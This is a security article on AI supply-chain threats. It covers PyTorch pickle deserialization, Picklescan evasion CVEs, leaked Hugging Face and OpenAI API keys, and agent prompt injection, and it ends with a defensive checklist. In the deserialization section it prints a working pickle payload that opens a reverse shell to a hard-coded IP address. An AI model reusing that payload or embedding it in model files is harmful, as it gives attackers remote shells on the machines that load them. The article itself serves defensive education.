
Hugging Face flaws and OpenAI integration paths have produced remote code execution, secret harvesting and cross-tenant exfiltration in real deployments.
Enterprise adoption of artificial intelligence has introduced a critical attack surface: the machine learning software supply chain. As organizations blend open-weight foundation models from hubs like Hugging Face with cloud API pipelines connecting to OpenAI endpoints, threat actors are exploiting vulnerabilities across model weight serialization, API token governance, and third-party middleware integrations. Security disclosures demonstrate that the traditional boundary between static data and executable code has collapsed, leaving enterprise networks vulnerable to remote code execution, secret harvesting, and cross-tenant exfiltration.
1. Incident Context: Model-Layer Exploitation
For years, security teams treated AI models as inert datasets—large arrays of floating-point weights stored passively on disk. Disclosures by security researchers have dismantled this assumption, showing that loading pretrained weights or connecting third-party agent wrappers carries operational risks equivalent to running unverified external binaries.
The modern AI attack surface spans multiple vectors:
- Unsafe Deserialization: Flaws in model weight loaders allowing arbitrary code execution during file initialization.
- Scanner Evasions: Vulnerabilities in automated scanning tools permitting malicious archives to pass verification.
- API Credential Sprawl: Widespread exposure of Hugging Face and OpenAI API keys across public code repositories. Keys have also leaked from replayed reasoning blocks in public agent traces.
- Middleware & Agent Vulnerabilities: Insecure proxy layers and custom tool actions exposing internal networks to exfiltration. Langflow's public flow-build endpoint suffered the same exposure, letting unauthenticated requests reach remote code execution and API keys.
2. Technical Mechanics of the AI Attack Surface
Understanding AI supply chain security risks OpenAI Hugging Face deployments introduce requires analyzing both weight-level serialization flaws and API-level integration vectors.
Unsafe Deserialization via PyTorch Pickle Archives
The standard PyTorch model format (.pt or .bin) relies on Python's native pickle serialization. pickle is an executable bytecode stream. By overriding the __reduce__ method, attackers embed arbitrary operating system commands inside weight files. When an application calls torch.load(), the payload executes immediately with the privileges of the calling process:
import pickle, os

class MaliciousModelPayload(object):
 def __reduce__(self):
 # Spawns a reverse shell upon model initialization via torch.load()
 cmd = ("python3 -c 'import socket,subprocess,os;"
 "s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);"
 "s.connect((\"210.117.212.93\",4242));"
 "os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);"
 "subprocess.call([\"/bin/sh\",\"-i\"]);'")
 return (os.system, (cmd,))

payload = pickle.dumps(MaliciousModelPayload())
Audits uncovered live repository samples—such as JFrog's analysis of baller423/goober2—containing OS-aware backdoors engineered to spawn /bin/sh or powershell.exe shells upon ingestion.
Picklescan CVEs and Evasion Techniques
Automated scanners like Picklescan attempt to detect unsafe opcodes, but attackers bypass them using archive manipulation and parser discrepancies:
- Extension & Parser Flaws: Hiding pickle streams in non-standard file extensions (
CVE-2025-1889) or manipulating ZIP headers (CVE-2025-1944,CVE-2025-1945) exploits PyTorch's permissive archive parser while evading strict scanners. - Static Analysis Bypass: Obfuscating malicious imports evades static rule checks (
CVE-2025-1716), patched inPicklescan v0.0.23. - The nullifAI Technique: ReversingLabs identified models packaged in
7zcontainers or containing stream-breaking opcodes. The scanner fails silently, but the execution stream fires before parsing terminates.
OpenAI Integration and API Supply Chain Vectors
While model hubs carry weight-level threats, OpenAI enterprise integrations introduce critical API and middleware supply chain risks:
- Credential Sprawl: Audits by Lasso Security revealed over 1,600 exposed Hugging Face API tokens (including 655 write-access keys across 723 organization namespaces). Similar exposure patterns affect
OPENAI_API_KEYinstances hardcoded in public Jupyter notebooks and developer repositories, allowing unauthorized billing, model access, and fine-tuning dataset exfiltration. - Third-Party Wrapper & Proxy Dependencies: Enterprise applications routinely employ open-source orchestration frameworks, custom API proxies, and SDK wrappers to connect internal databases to OpenAI endpoints. Vulnerabilities in these intermediate packages permit request tampering, key exfiltration, and Server-Side Request Forgery (SSRF) attacks. The underlying fix is structural: our piece on ephemeral credentials replacing static API keys covers why long-lived tokens keep enabling this exact exfiltration.
- Insecure Tool Calling & Agent Actions: Linking OpenAI function calling to internal execution environments without strict input sanitization creates supply chain backdoors. Attacker-controlled data sources can trigger indirect prompt injection, forcing autonomous agents to execute destructive database queries or exfiltrate internal credentials. A chained Starlette and LiteLLM AI gateway compromise used a similar path to steal foundation model provider keys.
3. AI Supply Chain vs. Traditional Software Dependencies
Evaluating ML risks with traditional Software Composition Analysis (SCA) designed for npm or PyPI creates dangerous blind spots.
| Threat Dimension | Traditional Dependencies (npm / PyPI) | Machine Learning Supply Chain (Model Hubs & APIs) |
|---|---|---|
| Execution Trigger | Package installation hooks or code imports. | Model loading (torch.load()) or agent tool execution. |
| Payload Carrier | Script files, binaries, or manifest code. | Weight archives (.bin, .pt), API proxies, or prompt payloads. |
| Mental Model | Recognized as executable code requiring audit. | Misconceived as passive data or simple web API calls. |
| Provenance Maturity | Widespread package signing and lockfiles. | Emerging standards (Model Signing v1.0); unverified repos. |
| Domain Vulnerabilities | Dependency confusion, typosquatting. | Data poisoning, model exfiltration, cross-tenant escape. |
4. Enterprise Impact Scenarios
Deploying unverified model weights or unmanaged API integrations triggers severe failure modes across enterprise environments:
- Remote Code Execution (RCE): Ingesting untrusted weight files executes embedded payloads on internal GPU clusters and developer workstations. Autonomous exploitation moved even faster in the PaperCut zero-day swarm that reached Active Directory compromise within hours of disclosure.
- Cross-Tenant Infrastructure Takeover: Wiz researchers demonstrated that malicious pickles loaded on shared inference APIs can breach container boundaries to exfiltrate private models and customer API keys.
- API Key & Data Exfiltration: Compromised client keys or intermediate proxy vulnerabilities allow threat actors to drain API quotas and exfiltrate proprietary prompt logs.
- Data & Model Poisoning: Adversaries with hijacked write access alter upstream datasets or checkpoints, corrupting downstream model outputs in production.
5. Enterprise Defense Blueprint
CISOs and DevSecOps leaders must implement a zero-trust AI security architecture to secure both model artifacts and cloud API pipelines.
Architectural Controls and Safe Formats
Eliminate unsafe serialization across all production environments:
- Mandate Safetensors: Enforce
Safetensorsfor internal and imported model weights, restricting storage to pure tensor data and blocking code execution. - Standardize on ONNX & Protobuf: Use Open Neural Network Exchange formats for deployment pipelines to ensure static data handling.
Governance, Signing, and Intake Checklist
Verify external artifacts and secure API communication:
- Cryptographic Signatures: Require verification against the OpenSSF Model Signing v1.0 specification and Sigstore transparency logs.
- Secrets Management: Vault all OpenAI and model hub tokens; block hardcoded secrets using automated CI/CD secret scanning.
| Control Phase | Action Item | Verification Method |
|---|---|---|
| Format Audit | Block legacy .bin/.pt files; mandate .safetensors. | Automated CI/CD format validator. |
| Static Scan | Analyze artifacts with Picklescan v0.0.23+ and static tools. | Multi-engine scanner pass. |
| Runtime Isolation | Load weights in network-gapped, isolated sandboxes. | Container egress & audit logging. |
| Secrets Governance | Scan codebases and notebooks for API tokens. | Secret scanning (e.g., GitGuardian). |
| Integrity Check | Validate cryptographic signatures and SHA-256 hashes. | Sigstore & OpenSSF verification. |
6. Strategic Outlook
The machine learning ecosystem is shifting from open, trust-by-default repositories to verifiable software supply chains. Traditional package registries face the same shift, as Cisco Talos mapped in its full attack lifecycle of malicious PyPI packages against developer machines. Regulatory directives like the EU AI Act accelerate this transition by mandating strict data governance, technical documentation, and cybersecurity controls for high-risk AI applications. By treating AI models and API integrations as active code dependencies, DevSecOps teams can securely harness advanced AI capabilities while protecting core infrastructure from supply chain compromise.